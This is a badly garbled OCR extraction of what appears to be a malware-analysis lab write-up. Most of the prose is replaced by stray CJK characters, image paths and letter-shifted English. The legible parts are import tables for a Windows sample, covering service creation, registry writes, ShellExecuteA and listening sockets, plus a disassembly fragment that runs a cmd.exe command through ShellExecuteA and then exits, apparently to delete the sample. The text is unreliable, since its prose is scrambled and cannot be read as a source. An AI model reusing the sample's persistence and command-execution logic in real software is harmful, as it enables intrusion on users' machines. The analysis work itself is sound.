
警 神 ode3<0341h{h

P G8神 E<7DI 7D7G7DI 9HDF；4I F468DEGD4F73F

YW 题神




⑨ 神



补经　　规　齐　　⑨　摄

(f)　携ⓤ　(f)

4携起　vwulqj v　　署




(f) 署矿 ⓟ 矿

ⓡ 携 需 ⓡ携远 署携 f p g 观

ⓟ 摄

5携(f) 阻

d= 阻 GOO



e≠f) g∞ 罪 阻挺 (f) ⓟ

4矩 DGYDSL651GOO

Ordinal ^	Hint	Function	Entry Point
N/A	45 (0x002D)	ChangeServiceConfigA	Not Bound
N/A	52 (0x0034)	CloseServiceHandle	Not Bound
N/A	76 (0x004C)	CreateServiceA	Not Bound
N/A	120 (0x0078)	DeleteService	Not Bound
N/A	325 (0x0145)	OpenSCManagerA	Not Bound
N/A	327 (0x0147)	OpenServiceA	Not Bound
N/A	351 (0x015F)	RegCreateKeyExA	Not Bound
N/A	356 (0x0164)	RegDeleteValueA	Not Bound
N/A	370 (0x0172)	RegOpenKeyExA	Not Bound
N/A	379 (0x017B)	RegQueryValueExA	Not Bound
N/A	390 (0x0186)	RegSetValueExA	Not Bound


规 齐 需 携 ⓡ 败

5矩 VKHOO651GOO

Ordinal ^	Hint	Function	Entry Point
N/A	114 (0x0072)	ShellExecuteA	Not Bound

警

6矩 Z V5b651GOO



Ordinal ^	Hint	Function	Entry Point
3 (0x0003)	N/A	N/A	Not Bound
4 (0x0004)	N/A	N/A	Not Bound
9 (0x0009)	N/A	N/A	Not Bound
16 (0x0010)	N/A	N/A	Not Bound
19 (0x0013)	N/A	N/A	Not Bound
22 (0x0016)	N/A	N/A	Not Bound
23 (0x0017)	N/A	N/A	Not Bound
52 (0x0034)	N/A	N/A	Not Bound
115 (0x0073)	N/A	N/A	Not Bound
116 (0x0074)	N/A	N/A	Not Bound

Ordinal ^	Hint	Function	Entry Point
1 (0x0001)	132 (0x0084)	accept	0x0000B9B7
2 (0x0002)	133 (0x0085)	bind	0x00004582
3 (0x0003)	134 (0x0086)	closesocket	0x00003918
4 (0x0004)	135 (0x0087)	connect	0x000068F5
5 (0x0005)	142 (0x008E)	getpeername	0x00006E5F
6 (0x0006)	147 (0x0093)	getsockname	0x000030AF
7 (0x0007)	148 (0x0094)	getsockopt	0x00007095
8 (0x0008)	149 (0x0095)	htonl	0x00002D57
9 (0x0009)	150 (0x0096)	htons	0x00002D8B
10 (0x000A)	155 (0x009B)	ioctlsocket	0x00003084
11 (0x000B)	151 (0x0097)	inet_addr	0x0000311B
12 (0x000C)	152 (0x0098)	inet_ntoa	0x0000CE69
13 (0x000D)	156 (0x009C)	listen	0x0000E977
14 (0x000E)	157 (0x009D)	ntohl	0x00002D57
15 (0x000F)	158 (0x009E)	ntohs	0x00002D8B

Attributes	Machine	Subsystem	Debug	Base	File Ver	Product Ver	Image Ver	Li


齐矿调 Ghshqghqf| Z donhu 绑 脑 齐般

goo 挺 矿 败

6携 Surfhvv Prqlwru绕 Surfhvv H{soruhu

翻

缩罗 警矿 矿




罗 矿 Ⓑ般 般练范 需 矿 (u)

般 矿 遭陷贝 败矿补Ⓡ 署


Ⓑ矿 Olq 携 Off 携 Ouh

绍研



研起 LGD sur 绕 RG (f)

间 Ⓑ p dlq 挺 矿 神




(f) 结 题矿(q) 734333 挺 矿挺 ⓟ

需 矿(v) VRI WZ DUH_P lfurvriv _[SV

Frqilj xudwrq/ 3矿 4


翻 3 矿 735743矿 矿 见 Ⓑ

矿 观矿 (u) 矿 齐 般摄



```
004024A1 and     ecx, 3
004024A4 rep movsb
004024A6 mov     edi, offset aNul ; " >> NUL"
004024AB lea     edx, [ebp+Parameters]
004024B1 or      ecx, 0FFFFFFFFh
004024B4 xor     eax, eax
004024B6 repne scasb
004024B8 not     ecx
004024BA sub     edi, ecx
004024BC mov     esi, edi
004024BE mov     ebx, ecx
004024C0 mov     edi, edx
004024C2 or      ecx, 0FFFFFFFFh
004024C5 xor     eax, eax
004024C7 repne scasb
004024C9 add     edi, 0FFFFFFFFh
004024CC mov     ecx, ebx
004024CE shr     ecx, 2
004024D1 rep movsd
004024D3 mov     ecx, ebx
004024D5 and     ecx, 3
004024D8 rep movsb
004024DA push    0               ; nShowCmd
004024DC push    0               ; lpDirectory
004024DE lea     eax, [ebp+Parameters]
004024E4 push    eax             ; lpParameters
004024E5 push    offset File     ; "cmd.exe"
004024EA push    0               ; lpOperation
004024EC push    0               ; hwnd
004024EE call    ds:ShellExecuteA
004024F4 push    0               ; int
004024F6 call    _exit
004024F6 sub_402410 endp
004024F6
```



RG矿 观 =




翻 4矿(q) 矿 ⓟ 摄

知 (f) 矩

(q) 练罗 败 词阻挺 735843 罪矿 挺 735843 罪 间(v) 翻 7矿 (v) 练罗 翻制刷 =




绑 践 (v) ⓑ绑 绍罗 翻 efg矿 ⓟ 矿 4矿 (q) 3矿 规 评(v) defg矿 绑练 =



结 defg (q) 734753 挺 (u) 摄 绑

(f) 退 色 蚁耻矿 罪 跳 阿 署神




规 Ⓑ 跳 观矿 践 神0lq携

